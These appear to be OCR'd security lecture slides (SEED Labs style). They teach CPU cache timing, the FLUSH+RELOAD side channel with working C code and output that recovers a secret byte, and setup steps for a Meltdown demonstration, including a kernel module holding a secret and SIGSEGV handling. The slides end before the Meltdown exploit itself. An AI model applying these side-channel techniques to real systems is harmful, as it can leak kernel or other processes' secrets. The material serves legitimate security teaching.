
Background: General Cache Concepts



Background: General Cache Concepts - **Hit**



Background: General Cache Concepts - **Miss**



Data in block b is needed


Block b is not in cache: Miss!

Block b is fetched from memory

Block b is stored in cache

- Placement policy: determines where b goes
- Replacement policy: determines which block gets evicted (victim)

Background: Intel Core i7 Cache Hierarchy



L1 i-cache and d-cache:
32 KB, 8-way,
Access: **4 cycles**

L2 unified cache:
256 KB, 8-way,
Access: **10 cycles**

L3 unified cache:
8 MB, 16-way,
Access: **40-75 cycles**

Block size: **64 bytes** for all caches.

CPU Cache vs DRAM Access Time (CacheTime.c)

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

Using 4096 as an attempt to ensure no two array elements being accessed fall within the same cache block
(typical block size = 64bytes)

Miss:
Those two blocks are loaded into cache

Accessing all array items
If i = 3 or 7, then Hit
Otherwise, Miss

Time difference (after access - before access) measured in CPU cycles

CPU Cache vs DRAM Access Time (CacheTime.c)

```
[03/23/23]seed@VM:~/.../lecture14$ gcc -march=native CacheTime.c
```


```
[03/23/23]seed@VM:~/.../lecture14$ ./a.out
Access time for array[0*4096]: 2682 CPU cycles
Access time for array[1*4096]: 370 CPU cycles
Access time for array[2*4096]: 452 CPU cycles
Access time for array[3*4096]: 170 CPU cycles
Access time for array[4*4096]: 452 CPU cycles
Access time for array[5*4096]: 428 CPU cycles
Access time for array[6*4096]: 450 CPU cycles
Access time for array[7*4096]: 218 CPU cycles
Access time for array[8*4096]: 514 CPU cycles
Access time for array[9*4096]: 494 CPU cycles
```

Possible **outliers**:
(Not shown here)

Due to data being adjacent to some other data used in program

Faster access times

CPU Cache vs DRAM Access Time (CacheTime.c)




From Lights to CPU Cache

Question


You just learned a **secret number 7**, and you want to keep it. However, your memory will be erased and whatever you do will be rolled back (**except the CPU cache**). How do you recall the secret after your memory about this secret number is erased?

Using **CPU Cache** to Remember Secret



Assume **94** is the **secret value** stored in a **char**

The FLUSH+RELOAD Technique



Ensures none of the array elements are cached initially

Element **S** is cached

- No CPU instruction to find what was cached
- Thus, will have to **access all elements**, and then use the **access time** to infer what was cached "i.e., the secret **S**"

The FLUSH+RELOAD Technique: FlushReload.c

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024
```

2^8 possible values for **char** secret, thus we need array of **256** elements

Using **4096** to ensure no two array elements being accessed fall within the same cache block
(typical block size = 64bytes)

Secret value we now know, but will be forgotten after rollback

Since we should not cache element **array[0*4096]** (the block containing the first element being cached, can also contain the secret variable “char secret” in that same cached block), We just **shift ALL elements by** this **DELTA** offset

The FLUSH+RELOAD Technique: FlushReload.c

```
int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

FLUSH+RELOAD: The **FLUSH** Step

Flush the CPU Cache

```
void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}
```

FLUSH+RELOAD: The **ACCESS** Step

Access the Secret (loading it into the CPU Cache)

```
void victim()
{
  temp = array[secret*4096 + DELTA];
}
```

shifting secret element by DELTA offset as well

FLUSH+RELOAD: The **RELOAD** Step

```
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
```

Heuristic threshold value, can be changed based on your CPU speed

FLUSH+RELOAD: Obtaining the Secret

```
[03/24/23]seed@VM:~/.../lecture14$ gcc -march=native -o FlushReload FlushReload.c
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
[03/24/23]seed@VM:~/.../lecture14$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/24/23]seed@VM:~/.../lecture14$
```


Side channels are noisy
- Does not always work
- Must run multiple times

The Meltdown Attack

The Security Room: The Kernel

- Earlier Illustration: We stole a secret from our own program (which we already know of).
  - Useless, but shows how CPU caches can be used as side channels
- What if the '**room**' was the **Kernel**?
  - User programs run in user mode and should not have access to kernel
  - Only programs run in kernel mode have access to kernel
  - To check if program in user mode has access to kernel memory, user program **must get trapped into the kernel first** to be able to access the kernel memory

The Security Room: The Kernel (**MeltdownKernel.c**)

```
static char secret[8] = {'S','E','E','D','L','a','b','s'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
   return single_open(file, NULL, PDE(inode)->data);
#else
   return single_open(file, NULL, PDE_DATA(inode));
#endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                         size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);
   return 8;
}
```

Callback: Invoked when **/proc/secret_data** is read by **user program**

- Copies **8 bytes** from location in memory pointed to by **secret** into memory at location pointed to by **secret_buffer**

- secret will be **cached** as well after this call

Secret is not returned, otherwise secret data will be already leaked

The Security Room: The Kernel (**MeltdownKernel.c**)

```
static const struct file_operations test_proc_fops =
{
    .owner = THIS_MODULE,
    .open = test_proc_open,
    .read = read_proc,
    .llseek = seq_lseek,
    .release = single_release,
};

static __init int test_proc_init(void)
{
    // write message in kernel message buffer
    printk("secret data address:%p\n", &secret);

    secret_buffer = (char*)vmalloc(8);

    // create data entry in /proc
    secret_entry = proc_create_data("secret_data", 0444, NULL, &test_proc_fops, NULL);
    if (secret_entry) return 0;

    return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
    remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

Write **address of secret** into the **kernel message buffer** for easier access. “similar to debug statements showing addresses in past lectures with printf”
Kernel message buffer publicly accessible using “**dmesg**”
In real attack, **attacker** needs to **guess this address**

Create **/proc/secret_data**

This is triggered when module is installed/inserted using **insmod** command

The Security Room: The Kernel (**MeltdownKernel.c**)

- Two requirements for Meltdown attack to be successful
  - Address of target secret data is known
    - Achieved by calling **printk**
  - Target secret data is cached
    - Achieved by calling **memcpy** when **read_proc** is invoked

The Security Room: The Kernel (**Makefile**)

```
KVERS = $(shell uname -r)

# Kernel modules
obj-m += MeltdownKernel.o

build: kernel_modules

kernel_modules:
	make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

clean:
	make -C /lib/modules/$(KVERS)/build M=$(CURDIR) clean
```

```
[03/28/23]seed@VM:~/.../lecture14$ uname -r
5.4.0-54-generic
```

The kernel build system creates **MeltdownKernel.o** and links it to produce **MeltdownKernel.ko**

Change to directory **/lib/modules/5.4.0-54-generic/build** and use the **Makefile** in that directory

The Security Room: The Kernel (**Makefile**)

```
[03/27/23]seed@VM:~/.../lecture14$ make
make -C /lib/modules/5.4.0-54-generic/build M=/home/seed/demos/lecture14 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-54-generic'
  CC [M]  /home/seed/demos/lecture14/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
WARNING: modpost: missing MODULE_LICENSE() in /home/seed/demos/lecture14/MeltdownKernel.o
see include/linux/module.h for more information
  CC [M]  /home/seed/demos/lecture14/MeltdownKernel.mod.o
  LD [M]  /home/seed/demos/lecture14/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-54-generic'
```

Build all modules found in directory

```
[03/28/23]seed@VM:~/.../lecture14$ cd /lib/modules/5.4.0-54-generic/build
[03/28/23]seed@VM:.../build$ ls -l Makefile
lrwxrwxrwx 1 root root 34 Nov  5  2020 Makefile -> ../linux-headers-5.4.0-54/Makefile
[03/28/23]seed@VM:.../build$ sudo make help
```

```
* modules          - Build all modules
```

The Security Room: The Kernel (**Makefile**)

```
[03/27/23]seed@VM:~/.../lecture14$ ls -l
total 84
-rwxrwxr-x 1 seed seed 16784 Mar 23 23:39 a.out
-rw-rw-r-- 1 seed seed   782 Mar 23 23:37 CacheTime.c
-rwxrwxr-x 1 seed seed 16960 Mar 24 01:55 FlushReload
-rw-rw-r-- 1 seed seed  1164 Mar 24 01:55 FlushReload.c
-rw-rw-r-- 1 seed seed   242 Mar 27 06:53 Makefile
-rw-rw-r-- 1 seed seed  1518 Mar 27 07:29 MeltdownKernel.c
-rw-rw-r-- 1 seed seed  5696 Mar 27 07:51 MeltdownKernel.ko
-rw-rw-r-- 1 seed seed    45 Mar 27 07:51 MeltdownKernel.mod
-rw-rw-r-- 1 seed seed   560 Mar 27 07:51 MeltdownKernel.mod.c
-rw-rw-r-- 1 seed seed  2808 Mar 27 07:51 MeltdownKernel.mod.o
-rw-rw-r-- 1 seed seed  3704 Mar 27 07:51 MeltdownKernel.o
-rw-rw-r-- 1 seed seed    45 Mar 27 07:51 modules.order
-rw-rw-r-- 1 seed seed     0 Mar 27 07:51 Module.symvers
```

The Security Room: The Kernel (Install Module)

- Insert Module into the kernel

```
[03/27/23]seed@VM:~/.../lecture14$ sudo insmod MeltdownKernel.ko
```

  This will trigger the **module_init** function inside the module code

- If module is installed correctly, **test_proc_init** should be called and debug message is printed on the **kernel message buffer**

```
[03/27/23]seed@VM:~/.../lecture14$ dmesg |grep "secret data"
[2823369.829589] secret data address:000000003c10ccfc
```

- To remove module

```
[03/27/23]seed@VM:~/.../lecture14$ sudo rmmod MeltdownKernel.ko
```

The Security Guard

- The **CPU access control logic "guard"** prevents direct access to kernel memory
- Let's try to access secret at **address obtained earlier** (**user program** '**guard.c**')

```c
#include<stdio.h>

int main() {
        char *kernel_data_addr = (char *) 0x000000003c10ccfc;
        char kernel_data = *kernel_data_addr;
        printf("I have reached here");
        return 0;
}
```

```
[03/27/23]seed@VM:~/.../lecture14$ gcc -o guard guard.c
[03/27/23]seed@VM:~/.../lecture14$ ./guard
Segmentation fault
```

Staying Alive: Exception Handling in C

- Program was **killed** by the operating system when the **segmentation fault** occurred
  - We cannot obtain the secret via program if program is killed
- To avoid being killed, we need to **catch the exception/signal SIGSEGV** in our program
- C has no easy try/catch exception handling mechanism such as in C++ or Java to handle exceptions
  - But can be done via **sigset_jmp**() and **siglongjmp**()

Staying Alive: Exception Handling in C (**ExceptionHandling.c**)

```c
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0x000000003c10ccfc;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  if (sigsetjmp(jbuf, 1) == 0) {
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n", kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```


This function will be called when **SIGSEGV** exception occurs

Set check point (saves current state of stack context in jbuf)

Causes exception, caught by **catch_segv**, which rolls back to checkpoint and executes the else clause

Skipped

Staying Alive: Exception Handling in C



